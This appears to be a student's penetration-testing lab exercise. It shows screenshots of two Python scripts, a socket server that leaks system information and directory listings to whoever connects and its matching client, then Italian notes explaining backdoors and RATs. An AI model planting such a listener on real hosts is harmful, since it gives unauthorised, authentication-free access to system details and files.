
kali@kali: ~/Desktop/Python_Samples

File Actions Edit View Help

GNU nano 6.0 client_backdoor.py

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```


kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os
SRV_ADDR = ""
SRV_PORT = 1234
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()
print ("client connected: ", address)
while 1:
try:
data = connection.recv(1024)
except:continue
if(data.decode('utf-8') == '1'):
tosend = platform.platform() + " " + platform.machine()
connection.sendall(tosend.encode())
elif(data.decode('utf-8') == '2'):
data = connection.recv(1024)
try:
filelist = os.listdir(data.decode('utf-8'))
tosend = ""
for x in filelist:
tosend += "," + x
except:
tosend = "Wrong path"
connection.sendall(tosend.encode())
elif(data.decode('utf-8') == '0'):
connection.close()
connection, address = s.accept()

Una BACKDOOR è letteralmente una porta sul retro, per arrivare a crearla bisogna essere amministratori.

la BD è praticamente checkpoint durante un penetrating test consentendo di riottenere l'accesso senza dover nuovamente fare la scalata per amministratore.

Vengono utilizzate spesso dai programmatori per poter snellire il controllo su svariati host a cui stanno installando o hannno installato programmi.

Può naturalmente essere usata da un blackhat e in questo caso prende il nome di RAT.

La sua pericolisità sta nel fatto che bypassa tutti i sistemi di autenticazione.

il primo codice che viene richiesto di esaminare è un programma che simula la funzione di un server che riesce ad ascolare una comunicazione tramite un socket selezionato. tramite il comando platform riesce ad ottenere informazioni sull'host connesso mentre tramite il comando os riesce a leggere le directory presenti sulla lista ascoltata.

il secondo invece simula la funzione di un client che crea un collegamento col server tramite il modulo socket.

è programmato per mandare diversi tipi di messaggio in base all'input selezionato e riceve le informazioni rischieste.